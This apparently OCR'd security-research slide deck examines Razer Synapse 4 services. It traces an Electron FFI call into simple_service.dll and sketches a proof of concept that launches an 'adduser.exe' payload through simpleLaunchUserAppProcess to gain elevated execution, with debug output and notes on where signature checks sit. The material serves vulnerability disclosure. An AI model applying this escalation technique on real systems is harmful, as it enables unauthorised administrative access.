
RAZER COBRA PRO
PERFECTED FOR PLAY

RAZER DEATHSTALKER V2 PRO
LOW-PROFILE ERGONOMICS.
HIGH-PERFORMANCE WIRELESS.

RAZER KRAKEN V4
FULL-SPECTRUM IMMERSION. UNLEASHED.

The cost of fiddling with your RGB

GameManagerService3.exe	< 0.01	98 236 K	158 656 K	3964	GameManagerService3	Razer Inc	32-bit	NT AUTHORITY\SYSTEM	"C:\Program Files (x86)\Ra
razer_elevation_service.exe		8 724 K	47 168 K	14428	Razer Elevation Service	Razer Inc	64-bit	NT AUTHORITY\SYSTEM	"C:\Program Files\Razer\ra
RazerAppEngine.exe	0.25	310 800 K	440 616 K	12408	RazerAppEngine	Razer Inc.	64-bit	PLAK\user	--url-params=apps=synap
RazerAppEngine.exe		24 092 K	48 536 K	12876	RazerAppEngine	Razer Inc.	64-bit	PLAK\user	"C:\Program Files\Razer\R
RazerAppEngine.exe		63 288 K	163 268 K	13056	RazerAppEngine	Razer Inc.	64-bit	PLAK\user	"C:\Program Files\Razer\R
RazerAppEngine.exe		33 084 K	79 340 K	13080	RazerAppEngine	Razer Inc.	64-bit	PLAK\user	"C:\Program Files\Razer\R
RazerAppEngine.exe		67 116 K	155 176 K	13184	RazerAppEngine	Razer Inc.	64-bit	PLAK\user	"C:\Program Files\Razer\R
RazerAppEngine.exe		58 444 K	138 860 K	3584	RazerAppEngine	Razer Inc.	64-bit	PLAK\user	"C:\Program Files\Razer\R
RazerAppEngine.exe		50 380 K	126 436 K	10244	RazerAppEngine	Razer Inc.	64-bit	PLAK\user	"C:\Program Files\Razer\R
RazerAppEngine.exe		60 456 K	146 904 K	11148	RazerAppEngine	Razer Inc.	64-bit	PLAK\user	"C:\Program Files\Razer\R
RazerAppEngine.exe		58 132 K	140 504 K	11560	RazerAppEngine	Razer Inc.	64-bit	PLAK\user	"C:\Program Files\Razer\R
RazerAppEngine.exe		42 652 K	119 060 K	2496	RazerAppEngine	Razer Inc.	64-bit	PLAK\user	"C:\Program Files\Razer\R
RazerAppEngine.exe		95 820 K	182 276 K	8124	RazerAppEngine	Razer Inc.	64-bit	PLAK\user	"C:\Program Files\Razer\R
RzAppManager		6 468 K	12 276 K	4432	Razer Chroma SDK Service Host	Razer Inc.	32-bit	NT AUTHORITY\SYSTEM	-svc "RzAppManager" -f "C
RzBTLEManager		5 932 K	13 336 K	4852	Razer Chroma SDK Service Host	Razer Inc.	32-bit	NT AUTHORITY\SYSTEM	-svc "RzBTLEManager" -f
RzChromaConnectManager		6 464 K	12 940 K	3612	Razer Chroma SDK Service Host	Razer Inc.	32-bit	NT AUTHORITY\SYSTEM	-svc "RzChromaConnectM
RzChromaConnectServer		5 832 K	10 976 K	5140	Razer Chroma SDK Service Host	Razer Inc.	32-bit	NT AUTHORITY\SYSTEM	-svc "RzChromaConnectS
RzChromaStreamServer.exe	< 0.01	6 852 K	16 060 K	2580	Razer Chroma Stream Server	Razer Inc.	32-bit	NT AUTHORITY\SYSTEM	"C:\Program Files (x86)\Ra
RzDeviceManager		5 712 K	13 244 K	5168	Razer Chroma SDK Service Host	Razer Inc.	32-bit	NT AUTHORITY\SYSTEM	-svc "RzDeviceManager" -
RzDiagnostic	< 0.01	6 204 K	12 952 K	5200	Razer Chroma SDK Service Host	Razer Inc.	32-bit	NT AUTHORITY\SYSTEM	-svc "RzDiagnostic" -f "C:\
RzIoTDeviceManager		5 292 K	10 168 K	5252	Razer Chroma SDK Service Host	Razer Inc.	32-bit	NT AUTHORITY\SYSTEM	-svc "RzIoTDeviceManage
RzSDKServer.exe		9 300 K	18 556 K	4188	Razer Chroma SDK REST Server	Razer Inc.	32-bit	NT AUTHORITY\SYSTEM	"C:\Program Files (x86)\Ra
RzSDKService.exe		7 332 K	13 400 K	4172	Razer Chroma SDK Service	Razer Inc.	32-bit	NT AUTHORITY\SYSTEM	"C:\Program Files (x86)\Ra
RzSmartlightingDeviceManager		5 392 K	10 200 K	5304	Razer Chroma SDK Service Host	Razer Inc.	32-bit	NT AU	-svc "RzSmartlightingDeviceManager" -f "C:\Prog



Razer Synapse 4

razer_elevation_service

- No listening ports
- No named pipes
- C++ binary

Procmon - Sub Process

49,8201198	razer_elevation_service.exe	10868	RegCloseKey	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-2937686627-1104840486-3429537228-1104	SUCCESS
49,8201266	razer_elevation_service.exe	10868	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BAM	REPARSE
49,8201339	razer_elevation_service.exe	10868	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\BAM	NAME NOT FOU
49,8201541	razer_elevation_service.exe	10868	QueryNameInformationFile	C:\Users\user.PLAK\AppData\Local\Razer\RazerAppEngine\User Data\Apps\Common\WebAppInstaller\RazerChroma-Web-v4.0.433.exe	BUFFER OVERF
49,8201609	razer_elevation_service.exe	10868	QueryNameInformationFile	C:\Users\user.PLAK\AppData\Local\Razer\RazerAppEngine\User Data\Apps\Common\WebAppInstaller\RazerChroma-Web-v4.0.433.exe	SUCCESS
49,8201897	razer_elevation_service.exe	10868	Process Create	C:\Users\user.PLAK\AppData\Local\Razer\RazerAppEngine\User Data\Apps\Common\WebAppInstaller\RazerChroma-Web-v4.0.433.exe	SUCCESS
49,8202639	razer_elevation_service.exe	10868	RegOpenKey	HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	REPARSE
49,8202704	razer_elevation_service.exe	10868	RegOpenKey	HKU\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	NAME NOT FOU
49,8202782	razer_elevation_service.exe	10868	RegOpenKey	HKU\.DEFAULT\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers	NAME NOT FOU
49,8202907	razer_elevation_service.exe	10868	QuerySecurityFile	C:\Users\user.PLAK\AppData\Local\Razer\RazerAppEngine\User Data\Apps\Common\WebAppInstaller\RazerChroma-Web-v4.0.433.exe	SUCCESS
49,8203089	razer_elevation_service.exe	10868	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\SdbUpdates	SUCCESS
49,8203181	razer_elevation_service.exe	10868	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\SdbUpdates\DisableDoubleQuerySdbs	NAME NOT FOU

Razer Synapse 4

Electron Asar Extraction

```
❯ ls razer-synapse-gui/electron
Protocol                      buildConstants-production.js errorMsgConst.js          modules
RzWindowVersion.js            buildConstants.js            index.css                 nativeNotificationHandler.js
UsbRzDeviceAction.js          components                   index.html                preload.js
WssAction.js                  constants.js                 keyStorage.js             resources
arrayHelper.js                devtools.js                  lib                       serviceFunction.js
assets                        dirHelper.js                 main.js
buildConstants-pre-prod.js    engineVersion.js             mainSubFunction.js
❯
```

https://www.electronjs.org/docs/latest/tutorial/asar-archives

Foreign Function Interface

fork of: https://github.com/node-ffi-napi/node-ffi-napi

JavaScript

```
const res = simpleServiceInitialize(arg1)
```

---------- node-ffi ----------

simple_service.dll

```
void simpleServiceInitialize(const * arg1)
```

FFI from Node to simple_service.dll

driverhubs > razer-pwn > razer-synapse-gui > electron > modules > simple_service > win > index.js > <unknown> > FFISimpleService > initDll > i > simpleServiceInitialize

```
20  module.exports = {
21      FFISimpleService: class {
22          constructor() {
24          }
25          initDll = async e => {
26              const s = `initDll(dllName:${e})`;
27              if (console.log(`${this.name}.${s}`), e) {
28                  if (!t.existsSync(e)) return void console.log(`${s} dll missing:${e} ==><==`);
29                  const i = {
30                      simpleServiceInitialize: ["void", ["pointer"]],
31                      simpleServiceShutdown: ["void", ["pointer"]],
32                      isAppsServiceEventRegistered: ["bool", []],
33                      registerAppsServiceEvent: ["void", ["pointer"]],
34                      unregisterAppsServiceEvent: ["void", ["pointer"]],
35                      setAppsServiceEventCallback: ["void", ["pointer", "pointer"]],
36                      simpleGetVersionInfo: ["void", ["pointer"]],
37                      simpleGetUserApps: ["void", ["string", "pointer"]],
38                      simpleAddUserAppFile: ["void", ["string", "string", "pointer", "uint", "pointer"]
39                      simpleRemoveUserAppFile: ["void", ["string", "string", "string", "pointer"]],
```

FFI from Node to simple_service.dll

Exports

Search exports

Ordinal	Address	Name
29	0x18000fd60	simpleRemoveUserAppDirectory(char const* __ptr64, ch…
74	0x1800103b0	simpleRemoveUserAppFile
30	0x1800103b0	simpleRemoveUserAppFile(char const* __ptr64, char co…
65	0x180010be0	simpleLaunchUserAppProcess
21	0x180010be0	simpleLaunchUserAppProcess(char const* __ptr64, char…
66	0x180011340	simpleLaunchUserAppProcessNoWait
22	0x180011340	simpleLaunchUserAppProcessNoWait(char const* __ptr64…
63	0x180011aa0	simpleLaunchUserAppElevated
19	0x180011aa0	simpleLaunchUserAppElevated(char const* __ptr64, cha…

Testing Plan

- Load simple_service.dll in my own C++ wrapper
- Call methods to test
- Use the client JavaScript as argument / flow reference

Testing Plan - POC

```
simpleServiceInitialize(initializeCallback);

...

const char *param1 = "";
const char *param2 = "";
const char *param3 = "";


simpleLaunchUserAppProcess(
      param1, param2, param3, launchCallback
);
```

Testing Plan - POC Paths

param1 is a folder in:

%APPDATA%\Local\Razer\RazerAppEngine\
User Data\Apps\param1


param2 is a path relative to param1

param1\param2

Testing Plan - POC Paths

```
simpleLaunchUserAppProcess(
    // %APPDATA%\Local\Razer\RazerAppEngine\User Data\Apps\
    "Common",
    // payload
    "adduser.exe",
    ...
)
```

Testing Plan - POC




Razer Synapse 4

Signature Verification... in the simple_service client DLL!

PE ▾ Linear ▾ Pseudo C ▾

```
uint64_t sub_180044294(int64_t arg1, char* arg2, int64_t* arg3)

180044337     pgActionID.Data4[5] = zmm0.Data4[5];
180044337     pgActionID.Data4[6] = zmm0.Data4[6];
180044337     pgActionID.Data4[7] = zmm0.Data4[7];
180044344     int32_t rax_2 = WinVerifyTrust(-ffffffffffffffff, &pgActionID, &var_128);
18004434f     struct CRYPT_PROVIDER_DATA* rax_3 = WTHelperProvDataFromStateData(*(uint64_t*)((char*)var_f8)[8]);
180044357     int64_t* rsi_2;
180044357
180044357     if (!rax_3)
180044357     {
1800446bb         sub_180068d42(arg3, "Error: This PE file is not trust…", 0x22);
1800446c0         rsi_2 = nullptr;
180044357     }
180044357     else
180044357     {
```


Razer Synapse 4

No error, no success?

```
C:\Users\user.PLAK\source\repos\razerpwn\x64\Debug>.\razerpwn.exe
[12624:0222/152254.762:INFO:simple_service_dll_main.cc(15)] DllMain: Simple Service DLL attached.
[12624:0222/152254.762:INFO:simple_service_dll_impl.cc(27)] simpleServiceInitialize: callback[00007FF7E7C7107D]
[12624:0222/152254.762:INFO:simple_service.cc(66)] SimpleService::Initialize: this[00007FFB9DE46010]
[8132:0222/152254.770:INFO:simple_service_dll_impl.cc(14)] simpleServiceInitializeCompleted: callback[00007FF7E7C7107D]
[12624:0222/152256.780:INFO:simple_service_dll_impl.cc(111)] registerAppsServiceEvent: callback[00007FF7E7C71181]
[8132:0222/152256.781:INFO:simple_service_dll_impl.cc(97)] registerAppsServiceEventCompleted: callback[00007FF7E7C71181]
[12624:0222/152257.795:INFO:simple_service_dll_impl.cc(173)] setAppsServiceEventCallback: callback[00007FF7E7C71050]
[8132:0222/152257.800:INFO:simple_service_dll_impl.cc(158)] setAppsServiceEventCallbackCompleted: callback[00007FF7E7C7105
[12624:0222/152259.811:INFO:simple_service_dll_impl.cc(201)] simpleGetUserApps: app[Common] callback[00007FF7E7C71681]
[12624:0222/152259.811:INFO:simple_service_dll_impl.cc(437)] simpleLaunchUserAppProcess: app[Common] file_path[/adduser.exe
7C7142E]
[8132:0222/152259.928:INFO:simple_service_dll_impl.cc(185)] simpleGetUserAppsCompleted: callback[00007FF7E7C71681]
[12624:0222/152302.004:INFO:simple_service_dll_main.cc(28)] DllMain: Simple Service DLL detached.

C:\Users\user.PLAK\source\repos\razerpwn\x64\Debug>net user

User accounts for \\USER-PC

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
user                     WDAGUtilityAccount
The command completed successfully.


C:\Users\user.PLAK\source\repos\razerpwn\x64\Debug>
```

Razer Synapse 4

Running Elevated with a UAC / SxS Assembly Manifest

